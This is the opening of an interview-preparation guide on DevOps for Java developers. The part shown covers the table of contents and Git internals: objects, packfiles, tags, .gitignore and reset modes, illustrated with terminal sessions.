Git, Docker, CI/CD

DevOps for Java Developers

Git and GitHub workflows, Docker images and Compose, GitHub Actions and Jenkins, Kubernetes basics, deployment strategies, pipeline security and AWS deployment, with diagrams, real problems with fixes, and interview preparation.

Git · Branching · Pull Requests · Dockerfile · Compose · GitHub Actions · Jenkins
Kubernetes · Blue-Green · Canary · SonarQube · Secrets · ECR · EC2

```
$ git push origin feature/orders
  CI  build  test  scan      3m 41s  passed
  docker build -t orders:1.4.2   142 MB
  deploy canary 10%  error rate 0.1%
  promote to 100%  rollout complete
  rollback available  previous image 1.4.1
```


Maruthi Sreeram

Prepared for Java full stack interview preparation

Maruthi Sreeram

Version basis

Git and Docker commands were run on the build machine; Jenkins, Kubernetes and AWS are unrun
Tool behaviour is described from public documentation and labelled as such
Prepared for Maruthi Sreeram

How to use this guide

- **Who this is for.** A Java full stack developer who must explain, and diagnose, what the operating system does beneath a running service: process and thread management, memory, files, I/O, containers and synchronisation.
- **Every chapter follows the same steps:** (1) the concept and the problem it solves, (2) the mechanism, shown with diagrams, (3) a worked trace or calculation, (4) a hands-on experiment with real commands, C or Java code, (5) **real-world incidents**, each presented as symptoms, diagnosis, root cause, fix and prevention, and (6) the questions interviewers ask, with answers.
- **How to study.** Read each diagram before the prose and narrate it aloud. Reproduce every experiment on a Linux machine or virtual machine (never on a production host). Treat each incident as an exercise: cover the diagnosis, decide which command to run first, then compare with the text.
- **Running the code.** Save a Java listing as `Main.java` and run `java Main.java`; compile C with `gcc -O0 -o demo demo.c`. Terminal sessions begin with `$`. Output shown was produced on the build machine unless labelled typical.
- **Scope.** The focus is Linux, the platform on which most Java services run, together with the JVM and container behaviour that interacts with it. Windows and macOS are mentioned only where the difference matters.

Contents

Part 1: Git and GitHub 4

1.1 Version Control and How Git Stores Data 4
1.2 Everyday Git 12
1.3 Branching, Merging and Rebasing 20
1.4 Recovering from Mistakes 28
1.5 Remotes and Collaboration 34
1.6 Branching Strategies and Team Workflows 40
1.7 GitHub 45
1.8 Git Hooks, Attributes and Submodules 52

Part 2: Containers with Docker 58

2.1 Containers, Namespaces and cgroups 58
2.2 Union File Systems, OCI Standards and Docker Architecture 65
2.3 Images and Layers 69
2.4 Writing Dockerfiles 74
2.5 Dockerizing a Spring Boot Application 81
2.6 Container Runtime and Storage 88
2.7 Container Networking 93
2.8 Docker Compose 98
2.9 Registries and Image Distribution 103
2.10 Container Security and Image Hardening 106
2.11 Troubleshooting Containers 110

Part 3: Continuous Integration and Delivery 114

3.1 Continuous Integration, Continuous Delivery and Continuous Deployment 114
3.2 The Build and Test Pipeline for a Spring Boot Service 123
3.3 GitHub Actions Fundamentals 134

sreeram

3.4 GitHub Actions: Matrices, Images, Environments and Reuse . . . 146
3.5 Jenkins: Architecture and Operation . . . 162
3.6 The Jenkinsfile: Declarative Pipeline in Practice . . . 171
3.7 Why Jenkins When GitHub Has Actions . . . 183
3.8 Code Quality and Security Gates . . . 195

Part 4: Running in Production . . . 207

4.1 Why Orchestration and Kubernetes Architecture . . . 207
4.2 Core Objects: Pods, Deployments, Services and Configuration . . . 212
4.3 Resources, Probes, Autoscaling and Graceful Termination . . . 217
4.4 The Complete orders-service Manifest Set and Troubleshooting . . . 225
4.5 Helm and Kustomize . . . 232
4.6 Deployment Strategies and Safe Releases . . . 234
4.7 GitOps . . . 245
4.8 Cloud Foundations and IAM . . . 249
4.9 Running orders-service on AWS . . . 255
4.10 Infrastructure as Code and the AWS Release Pipeline . . . 263
4.11 Secrets and Configuration . . . 267
4.12 Pipeline and Supply Chain Security . . . 272
4.13 Responding to a Leaked Secret . . . 276
4.14 Observability for a Released Service . . . 278
4.15 Release Operations: Change, Rollback and Learning . . . 283
4.16 Interview Preparation for Git, Docker, CI/CD, Kubernetes and AWS . . . 287
4.17 Cheat Sheets and a Three-Week Practice Plan . . . 295
4.18 Putting It Together: From git push to Production . . . 298

sreram

PART 1

Git and GitHub

Version control from the object database upward: how Git stores history, how teams use it, and how GitHub builds review and automation on top of it.

In this part

1.1 Version Control and How Git Stores Data
1.2 Everyday Git
1.3 Branching, Merging and Rebasing
1.4 Recovering from Mistakes
1.5 Remotes and Collaboration
1.6 Branching Strategies and Team Workflows
1.7 GitHub
1.8 Git Hooks, Attributes and Submodules

1.1 Version Control and How Git Stores Data

A backend service is changed by many people, over many months, in many places at once. Without a record of what changed, who changed it and why, three problems appear quickly. A defect introduced last week cannot be located. Two developers editing the same file overwrite each other. A release that worked in production cannot be reproduced, because nobody knows which exact files produced it. A **version control system** (VCS) solves these problems by recording every change to a set of files as an ordered, attributable history, and by providing tools to combine work done in parallel.

Version control systems fall into three generations. *Local* systems (for example RCS) keep a history of single files on one machine. *Centralised* systems (CVS, Subversion) keep one authoritative server; clients hold only the files of one revision, so history operations need the network. *Distributed* systems (Git, Mercurial) give every clone the complete history; commits, branches and log queries run locally, and a server is only a convenient meeting point. Git was written by Linus Torvalds in 2005 for the Linux kernel, and it is the de facto standard for Java and Spring Boot projects, which is why the remaining chapters of this guide (Docker, pipelines, Kubernetes, AWS) all assume a Git repository as the starting point.

This chapter explains the data model. Almost every confusing Git behaviour (why a branch is cheap, why a commit id changes after a rebase, why a deleted commit can still be recovered, why a committed password cannot be unpublished) follows from five facts about how Git stores data. All examples use the small `orders-service` application (Spring Boot 3, Java 21, Maven) that runs through the whole guide. Every command and every output block in this chapter was produced by Git 2.43 on the build machine; commit ids differ on other machines because ids depend on author name and timestamp.

1.1.1 Concept and mechanism

Snapshots, not differences

Many older systems store each revision as a delta against the previous one. Git conceptually stores a **snapshot** of the complete project tree for every commit. Files that did not change are not copied again: the snapshot simply points to the same stored content as the previous one. The result is that reading any revision needs one lookup, not a replay of deltas, and that creating a branch or comparing two revisions is inexpensive.




Figure 1.1. Observe that the two Git snapshots share blobs A and B because those files are unchanged; only the modified file C is stored again as C'.

Git does apply delta compression, but only as a storage optimisation inside *packfiles* (described later in this chapter). The logical model stays snapshot based.

The four object types

Git is a **content-addressable object store**: a key-value database in which the key is the SHA-1 hash of the value. Four kinds of object exist.

Object	Content	Example reference
`blob`	The bytes of one file; no name, no permissions	the content of `README.md`
`tree`	A directory listing: mode, type, id and name of each entry	the root of a commit, or `src/`
`commit`	One tree id, zero or more parent commit ids, author, committer, message	a node of the history
`tag`	An annotated tag: target object id, tagger, message	`v1.0.0`

The four Git object types.

A blob stores only content. The file name lives in the tree that contains the blob, so two files with identical content, in the same or different directories, share one blob. A commit stores a pointer to the root tree, which records the whole project at that moment, and pointers to its parent commits, which form the history graph.

The object id is computed as the SHA-1 of a header followed by the content: the type, a space, the content length in bytes, a NUL byte, and then the content. Because the id is derived from the content, identical content always yields an identical id, and any change to the content yields a different id. A commit id covers the tree id and the parent ids, so it transitively covers the entire history behind it; this is why altering any old commit changes the id of every later commit.




Figure 1.2. Observe that both commits reach the same blob c0ede6a for README.md and COPY.md, and that the second commit reuses the unchanged src tree 039df06.

SHA-1 is no longer collision resistant against deliberate attack. Git has used a hardened SHA-1 implementation that detects known collision patterns since version 2.13, and it also supports repositories that use SHA-256 (`git init --object-format=sha256`), although hosting services do not accept SHA-256 repositories in general and this guide does not use them. The ids in this guide are therefore SHA-1 ids of 40 hexadecimal digits, normally abbreviated to seven.

Three areas: working tree, index, repository

Git distinguishes three places where file content lives. The **working tree** holds the files that are edited. The **index**, also called the **staging area** (a binary file, `.git/index`), holds the exact snapshot that the next commit will record. The **repository** (`.git/objects` and `.git/refs`) holds all committed history. `git add` copies content from the working tree into the index; `git commit` turns the index into a tree, wraps it in a commit object and advances the current branch. The staging area makes it possible to commit a selected part of the current work instead of everything.




Figure 1.3. Observe which command moves content between which pair of areas, and which areas the two forms of `git diff` compare.

References, branches, tags and HEAD

Objects are immutable and addressed by hash; humans need movable names. A **reference** is a small text file that contains an object id. A **branch** is a reference under `refs/heads/`; a **lightweight tag** is a reference under `refs/tags/` that names a commit directly; an **annotated tag** is a reference to a tag object, which in turn names a commit and carries a message and tagger. **HEAD** is a special reference that normally contains the name of the current branch (`ref: refs/heads/main`). When a commit is created, Git writes the new commit id into the file of the branch that HEAD names. A branch is therefore a 41-byte file (40 digits and a newline), which explains why creating one is instantaneous and why deleting one does not delete commits.




Figure 1.4. Observe that HEAD names a branch, the branch names a commit, and an annotated tag reaches the commit through a separate tag object.

If HEAD contains a commit id instead of a branch name, the repository is in the **detached HEAD** state. New commits are then reachable only through HEAD and are easy to lose; a later chapter shows how to recover them.

Loose objects and packfiles

A newly created object is stored as one zlib-compressed file under `.git/objects/xx/yyyy...`, where `xx` are the first two hexadecimal digits of the id. This is a **loose object**. When the number of loose objects grows, or when `git gc` or a network transfer runs, Git collects objects into a **packfile** (`.git/objects/pack/*.pack` with an index `*.idx`). Inside a pack, similar objects (typically successive versions of the same file) are stored as a full base object plus **deltas**. Network transfer uses the same format, which is why `git clone` of a long history is much smaller than the sum of its snapshots.




Figure 1.5. Observe that after `git gc` the nineteen loose files become one pack, and that the older version of `data.txt` is stored as a 14-byte delta against the newest version.

The .git directory

Path	Purpose
`HEAD`	Current branch (`ref: refs/heads/main`) or a commit id when detached
`config`	Repository-local configuration: remotes, tracking branches, user name
`index`	The staging area
`objects/`	The object database: loose objects and `pack/`
`refs/heads/`, `refs/tags/`, `refs/remotes/`	Branches, tags and remote-tracking branches
`packed-refs`	Packed copy of references, created by `git gc` or `git pack-refs`
`logs/`	The reflog: a history of where HEAD and each branch pointed
`hooks/`	Scripts that Git runs at defined events

Contents of the .git directory.

1.1.2 Worked example

Creating the first commit

The following session creates the repository, adds a README and one Java class, and commits. The `git status` output before the commit lists both paths as untracked.

Initial repository and first commit TERMINAL

```
$ git -c init.defaultBranch=main init orders-service
Initialized empty Git repository in /tmp/dvw_v1/orders-service/.git/
$ cd orders-service
$ git config user.name "Maruthi Sreeram"
$ git config user.email dev@example.com
$ git status
On branch main

No commits yet

Untracked files:
  (use "git add <file>..." to include in what will be committed)
        README.md
        src/

nothing added to commit but untracked files present (use "git add" to track)
$ git add README.md src
$ git status --short
A  README.md
A  src/main/java/com/example/orders/OrdersApplication.java
$ git commit -m "Add skeleton of orders-service"
[main (root-commit) 5ef5f11] Add skeleton of orders-service
 2 files changed, 8 insertions(+)
 create mode 100644 README.md
 create mode 100644 src/main/java/com/example/orders/OrdersApplication.java
```

The `-c init.defaultBranch=main` option names the first branch explicitly, because the built-in default of Git 2.43 is still `master` unless configured. The two `git config` commands store the author identity in `.git/config` of this repository only; the global configuration is not touched.

Inspecting the commit and its tree

`git cat-file` reads any object. `-t` prints the type and `-p` pretty-prints the content.

A commit object and the tree it points to TERMINAL

```
$ git cat-file -t HEAD
commit
$ git cat-file -p HEAD
tree bd161700aced243b7f8128fa68b7883003d79ae1
author Maruthi Sreeram <dev@example.com> 1790829000 +0530
committer Maruthi Sreeram <dev@example.com> 1790829000 +0530

Add skeleton of orders-service
$ git cat-file -p bd161700aced243b7f8128fa68b7883003d79ae1
```

A commit object and the tree it points to (continued) TERMINAL

```
100644 blob c0ede6a4cc215d1d2e155b8eaa3f321b9d482618    README.md
040000 tree 039df06ecbfc849bb6dfc9b31cfcfed9f78fefd7    src
$ git ls-tree -r --abbrev HEAD
100644 blob c0ede6a     README.md
100644 blob 1002d27     src/main/java/com/example/orders/OrdersApplication.java
```

The first commit has no `parent` line (it is a *root commit*). The numbers `1790829000 +0530` are a Unix timestamp and a time zone offset. `git ls-tree -r` expands all nested trees into a flat list. The mode `100644` marks a regular file, `100755` an executable file, `040000` a directory and `120000` a symbolic link.

Verifying the content-addressing rule

The claim that the id is the SHA-1 of a header plus the content can be checked without Git: the README contains 17 bytes, so the hashed text is `blob 17`, a NUL byte, and the content.

Reproducing a blob id with sha1sum TERMINAL

```
$ git cat-file -t c0ede6a
blob
$ git cat-file -s c0ede6a
17
$ git cat-file -p c0ede6a
# orders-service
$ printf '# orders-service\n' | git hash-object --stdin
c0ede6a4cc215d1d2e155b8eaa3f321b9d482618
$ printf 'blob 17\0# orders-service\n' | sha1sum
c0ede6a4cc215d1d2e155b8eaa3f321b9d482618  -
```

Both commands print the same id. In a SHA-256 repository (`git init --object-format=sha256`) the same input hashes to `dc24a477...469e` with `sha256sum`, which confirms that only the hash function differs.

Counting objects

The object database after one commit TERMINAL

```
$ git count-objects -v | head -2
count: 10
size: 40
$ cat .git/refs/heads/main
5ef5f11fdb8c67183b097cd35252f772dc254afa
```

Ten objects exist: two blobs (the README and the Java file), seven trees (the root, `src`, `main`, `java`, `com`, `example` and `orders`, one per directory level) and one commit. A tree object exists for every directory level, so a deep Maven package layout produces many small trees. The branch file holds exactly the commit id printed by `git commit`.

Sharing, and snapshots that cost almost nothing

The second commit adds `pom.xml` and a copy of the README named `COPY.md`. The identical content must not create a new blob.

Second commit: shared blob and unchanged subtree TERMINAL

```
$ git add -A && git commit -m "Add pom.xml and a copy of the README"
$ git ls-tree HEAD
100644 blob c0ede6a4cc215d1d2e155b8eaa3f321b9d482618    COPY.md
100644 blob c0ede6a4cc215d1d2e155b8eaa3f321b9d482618    README.md
100644 blob f6afab48ee5fc61a7400934e1749ec33c1ff6952    pom.xml
040000 tree 039df06ecbfc849bb6dfc9b31cfcfed9f78fefd7    src
$ git cat-file -p HEAD
tree 7b20c9265978f2b5a9765ff44f9916b9f2f54430
parent 5ef5f11fdb8c67183b097cd35252f772dc254afa
author Maruthi Sreeram <dev@example.com> 1790829060 +0530
committer Maruthi Sreeram <dev@example.com> 1790829060 +0530

Add pom.xml and a copy of the README
```

`COPY.md` and `README.md` have the same blob id, and the `src` tree id `039df06` is unchanged, so the second snapshot added only one blob (`pom.xml`), one root tree and one commit. The new commit records `parent 5ef5f11`, which is the link that forms the history.

Packfiles and delta compression

To see delta compression, the next two commits add a 2000-line text file and then change a single line in it. Each full version is about 18.9 KB, but the object database is small after `git gc`.

Loose objects, then a packfile TERMINAL

```
$ git count-objects -v | egrep 'count|size:|in-pack|packs'
count: 19
size: 84
in-pack: 0
packs: 0
$ git gc -q
$ git count-objects -v | egrep 'count|size:|in-pack|packs'
count: 0
size: 0
in-pack: 19
packs: 1
$ ls .git/objects/pack
pack-1ba1155d7922ffebb22efc79139c306a6ce4618c.idx
pack-1ba1155d7922ffebb22efc79139c306a6ce4618c.pack
pack-1ba1155d7922ffebb22efc79139c306a6ce4618c.rev
$ git verify-pack -v .git/objects/pack/*.idx | grep blob | sed -E 's/([0-9a-f]{7})[0-9a-f]{33}/\1/g'
c0ede6a blob   17 27 661
9dc7f6e blob   18901 4520 688
f6afab4 blob   169 126 5208
1002d27 blob   161 135 5334
d31529c blob   14 26 5927 1 9dc7f6e
```

The columns of `verify-pack -v` are id, type, size, size in the pack and offset; delta objects add the delta depth and the base object. The newest `data.txt` (`9dc7f6e`, 18901 bytes) is stored whole, compressed to 4520 bytes. The previous version (`d31529c`) is stored as a delta of 14 bytes against it, occupying 26 bytes in the pack at depth 1. The nineteen loose files became one pack of three files; the `.rev` file is an auxiliary reverse index written by recent Git versions. The `sed` filter only shortens the ids to seven digits for the page.

The same session also shows why `git gc` seldom needs to be run manually: Git runs `git gc --auto` after commands such as `git commit`, `git merge` and `git fetch` when the loose-object count passes a threshold (the default of `gc.auto` is 6700, from memory; verify with the Git documentation).

Annotated and lightweight tags

An annotated tag is its own object TERMINAL

```
$ git tag -a v0.1.0 -m "First tagged build"
$ git cat-file -t v0.1.0
tag
$ git cat-file -p v0.1.0
object d455cf4bd82854380505466ed39a5411961eb506
type commit
tag v0.1.0
tagger Maruthi Sreeram <dev@example.com> 1790829240 +0530

First tagged build
$ git rev-parse v0.1.0 v0.1.0^{commit}
82ec8bf7a8fa42fef738a5218f41a85c952e0772
d455cf4bd82854380505466ed39a5411961eb506
$ git tag light-example && git cat-file -t light-example
commit
$ git symbolic-ref HEAD
refs/heads/main
```

`v0.1.0` resolves to the tag object `82ec8bf`; the suffix `^{commit}` peels it to the commit. A lightweight tag (`light-example`) is a plain reference whose type is `commit`. Annotated tags are the correct choice for releases, because they record who tagged, when, and why, and because tools such as `git describe` and GitHub Releases rely on them.

1.1.3 Hands-on

Work in an empty directory and write each prediction before running the command.

1. Run `git init`, create `A.txt` containing `hello`, then `git add A.txt` and `git commit -m one`. Predict the `count` line of `git count-objects -v` (one blob, one tree, one commit: `count: 3`).
2. Create `B.txt` with the same content and commit it. The count grows by two (a new tree and a new commit; the blob is reused), giving `count: 5`; `git cat-file -p HEAD^{tree}` shows one blob id for both names. Verify the id by hand: `printf 'blob 6\0hello\n' | sha1sum` equals `git hash-object A.txt`.
3. Compare `cat .git/refs/heads/main` with `git rev-parse HEAD`, run `git gc`, and compare `git count-objects -v` before and after.

1.1.4 Real-world problems and solutions

Problem: the repository is 300 MB although the source is tiny

Scenario. A new team member clones `orders-service` and the clone takes minutes and occupies hundreds of megabytes, although the Java sources total a few hundred kilobytes.

Symptoms. `git clone` transfers a large pack; `du -sh .git` is far larger than the working tree.

Diagnosis. `git count-objects -vH` shows the size of the object database. Listing the largest blobs reveals the cause:

Finding the largest objects in the history — TERMINAL

```
$ git rev-list --objects --all | git cat-file --batch-check='%(objecttype) %(objectsize) %(rest)' \
    | grep '^blob' | sort -k2 -n -r | head -3
blob 5000000 orders-service.jar
blob 11 A.java
```

Root cause. A build artifact (`target/`, a fat jar, a database dump) was committed once. Git stores every version of every file ever committed, so deleting the file in a later commit does not shrink the history. A random 5 MB file named `orders-service.jar` was committed in a test repository for this guide and removed in the next commit; `git count-objects -vH` still reported `size: 4.80 MiB` afterwards, and the listing above shows the blob.

Fix. Remove the file from all history with a history rewrite (`git filter-repo --invert-paths --path target/` or, if that tool is unavailable, `git filter-branch`), expire the reflog and run `git gc --prune=now`. The procedure and its measured effect are shown in the chapter on recovering from mistakes. Every collaborator must then re-clone or rebase.

Prevention. Add `target/` and `*.jar` to `.gitignore` in the first commit; keep binaries in an artifact repository (Maven repository, container registry) and large assets in Git LFS.

Problem: an empty directory is missing after clone

Scenario. The application expects a `logs/` directory that exists on the developer's machine and is absent after a fresh clone.

Symptoms. `git status` ignores the empty directory.

Diagnosis. Git tracks blobs; a tree entry exists only for directories that contain at least one tracked file.

Root cause. The data model has no object for an empty directory.

Fix. Add a placeholder file, by convention `.gitkeep` (measured: after `touch logs/.gitkeep`, `git status --short` printed `?? logs/` and `git ls-tree -r HEAD` listed `logs/.gitkeep` with the empty-blob id `e69de29`).

Prevention. Create required directories in application start-up code or in the Dockerfile.

1.1.5 Questions to expect

What is the difference between Git and GitHub?

Git is the distributed version control system: a command-line tool and a data format. GitHub is a hosting service that stores Git repositories and adds pull requests, issues, access control and automation (Actions). Alternatives with the same relationship to Git are GitLab and Bitbucket. A repository works without any host.

Does Git store differences or snapshots?

Logically, every commit refers to a complete snapshot (a root tree). Unchanged files are shared between snapshots through identical blob ids. Physically, packfiles apply delta compression between similar objects, but that is an internal optimisation.

What are the four Git object types?

Blob (file content), tree (directory listing), commit (root tree, parents, author, message) and tag (annotated tag object). All are identified by the SHA-1 of their header and content.

What is a branch, technically?

A file under `.git/refs/heads/` that contains one commit id. Committing moves the file's value forward; creating or deleting a branch never copies or removes commits.

How is a commit id computed, and why does rebasing change it?

It is the SHA-1 of the commit text: tree id, parent ids, author and committer with timestamps, and the message. A rebase changes the parent, so the id changes, together with the ids of all descendants.

What are HEAD and the index?

HEAD is a reference to the current branch (or directly to a commit when detached). The index is the staging area: the proposed content of the next commit.

INTERVIEW ANGLE

"A file was deleted in the latest commit. Is it still in the repository?" Yes. The latest tree no longer lists it, but every earlier commit still references its blob, so it remains in the object database and is retrievable with `git show <commit>:path`. Only a history rewrite followed by expiring the reflog and garbage collection removes it.

KEY POINTS

Git stores a snapshot (a root tree) per commit; unchanged files are shared through identical blob ids.

- Four object types: blob, tree, commit, tag; each id is the SHA-1 of `type size NUL content`.
- A branch is a file containing a commit id; HEAD usually names a branch; tags point to commits.
- The working tree, the index and the repository are three separate areas; `git add` and `git commit` move content between them.
- `git gc` packs loose objects and delta-compresses similar versions; history is never shrunk by deleting a file in a later commit.

1.2 Everyday Git

Daily work with Git is a loop of a few commands: inspect, stage, commit, share. The loop is simple, but each command has options that prevent mistakes (staging parts of a file, undoing safely, finding the commit that broke a test). This chapter covers the commands used several times a day, the three forms of `git reset` that cause most data-loss accidents, and two diagnostic tools, `git bisect` and `git blame`, that are valuable in a team. The examples extend the `orders-service` repository from the previous chapter.

1.2.1 Concept and mechanism

The state of a file

At any moment a file is *untracked* (unknown to Git), *unmodified*, *modified* in the working tree, or *staged* in the index. `git status` reports the combination; in the short format (`--short`) the first column shows the index state relative to HEAD and the second column the working tree state relative to the index. `M ` means staged modification, ` M` unstaged modification, `MM` both (a file staged and then edited again), `A ` newly added, `??` untracked and `UU` unmerged (conflict).

Commits as units of change

A commit should contain one logical change, build on its own, and carry a message that states what and why. The conventional layout is a subject line of at most about 50 to 72 characters in the imperative mood ("Add discount calculation"), a blank line, and an optional body that explains the reasoning. Small, coherent commits make `git bisect`, `git revert` and code review practical. Conventions that standardise the subject line (Conventional Commits) are covered in the chapter on team workflows.

.gitignore

A `.gitignore` file lists patterns of files that Git must not track or show as untracked. It affects only untracked files: a file that is already tracked stays tracked until removed from the index. Patterns support `*` wildcards, a trailing `/` for directories, `!` for negation, and `**` for any number of directories. For a Maven project in IntelliJ IDEA the typical content is shown below; `.env` and `application-local.properties` are included because local files often hold passwords.

.gitignore

```
# Maven build output
target/
# IntelliJ IDEA
.idea/
*.iml
out/
# Eclipse / VS Code
.classpath
.project
.settings/
.vscode/
# OS files
.DS_Store
# Local configuration that may contain secrets
application-local.properties
.env
```

The editor-specific and operating-system-specific entries can alternatively be placed in a user-level file configured with `git config --global core.excludesFile ~/.gitignore_global`, so that the project file lists only project concerns.

The three forms of reset

`git reset` moves the current branch to another commit and optionally updates the index and the working tree to match. The mode decides how far the change reaches.

Mode	Branch pointer	Index	Working tree
`--soft`	moved	unchanged	unchanged
`--mixed` (default)	moved	reset to the target commit	unchanged
`--hard`	moved	reset to the target commit	overwritten

What `git reset --mode HEAD~2` changes.

sreeram

